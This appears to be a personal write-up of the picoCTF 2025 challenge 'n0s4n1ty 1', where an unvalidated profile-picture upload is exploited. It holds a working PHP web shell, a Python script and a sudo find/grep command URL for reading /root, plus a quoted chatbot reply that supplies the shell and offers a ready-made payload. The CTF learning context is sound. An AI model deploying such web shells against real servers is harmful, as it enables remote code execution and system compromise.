

n0s4n1ty1

n0s4n1ty 1 



Easy

Web Exploitation

picoCTF 2025

browser_webshell_solvable

AUTHOR: PRINCE NIYONSHUTI N.

Description

A developer has added profile picture upload functionality to a website. However, the implementation is flawed, and it presents an opportunity for you. Your mission, should you choose to accept it, is to navigate to the provided web page and locate the file upload area. Your ultimate goal is to find the hidden flag located in the `/root` directory.

Additional details will be available after launching your challenge instance.

This challenge launches an instance on demand.

Its current status is: **NOT_RUNNING**

Launch Instance

Hints ?

1 2

10,223 users solved





98% Liked




picoCTF{FLAG}

Submit Flag

When accessing the website, all that's available is a prompt to upload a file for a new profile pic. And it seems that the site does not check what file i put in because i can just put in any file on my device





Current
profile photo

[Browse...](#) banned_books_report.csv

Upload Profile

There must be a way to inject malicious scripts into the site but idk how exactly.

I will try to create a python script that will just navigate to root and list anything that says pico...

NOTE: I tried this the "KaliGPT" Chatgpt bot and it instead recommended a .php file ([GPT Thread](#)):

You're on the right track — this is a classic **file upload vulnerability** challenge that hints at the possibility of uploading a **web shell** to gain command execution on the server.

Attack Strategy Summary:

- **Goal:** Get Remote Code Execution (RCE) via file upload.
- **Assumption:** The site does **not validate file types or content**, meaning you can upload a .php file (or .html, .phtml, etc.) containing code.
- **Payload Objective:** List files in /root and grep anything with pico.

Python Web Shell Payload (PHP-based)

This script should be saved and uploaded as shell.php (or whatever name works for the site).

```
<?php
if (isset($_GET['cmd'])) {
    system($_GET['cmd']);
}
?>
```

Python Script to Interact with Shell

Once you upload the above PHP shell, you'll likely access it like:

```
http://<challenge-url>/uploads/shell.php
```

Then, you can send commands via a GET parameter.

Here's a Python script that automates the process and searches `/root` for the flag:

```
import requests

# Replace this with the actual URL to your uploaded shell
shell_url = "http://<your-challenge-url>/uploads/shell.php"

# Command to find flag-like strings in /root
payload = "find /root 2>/dev/null | xargs grep -i pico"

# Send the command
response = requests.get(shell_url, params={'cmd': payload})

# Print the response (the flag should appear here)
print(response.text)
```


Steps to Use This

1. Save the PHP code to `shell.php`.
2. Upload `shell.php` as the profile picture.
3. After upload, try to access it via `/uploads/shell.php` (use Burp or browser dev tools to find the path).
4. Use the Python script to send the payload and retrieve the flag.

Want me to generate a ready-to-use payload or help you tweak it once the challenge instance is launched?

After following the directions... I went through a rabbit hole trying to get commands to run off of the php file but screwed up the url in the end (used `upload/shell.php` not `uploads`)

still I got commands to appear



www-data

Stilllll, the python script did not output anything and i did not feel like trouble shooting it so i just manually entered scripts

```
File Actions Edit View Help
└─$ vim shellA.py

(kali㉿kali)-[~/CTF_Files/Pico]
└─$ python3 shellA.py

(kali㉿kali)-[~/CTF_Files/Pico]
└─$ cat shellA.py
import requests

# Replace this with the actual URL to your uploaded shell
shell_url = "http://standard-pizzas.picoctf.net:58558/uploads/shell.php"

# Command to find flag-like strings in /root
payload = "find /root 2>/dev/null | xargs grep -i pico"

# Send the command
response = requests.get(shell_url, params={'cmd': payload})


# Print the response (the flag should appear here)
print(response.text)

(kali㉿kali)-[~/CTF_Files/Pico]
└─$
```

Using `sudo find /root -type f | xargs sudo grep pico`:

```
http://standard-pizzas.picoctf.net:63213/uploads/shell.php?
cmd=sudo%20find%20/root%20-type%20f%20|%20xargs%20sudo%20grep%20pico
```

I got the dub



/root/flag.txt:picoCTF{wh47_c4n_u_d0_wPHP_f7424fc7}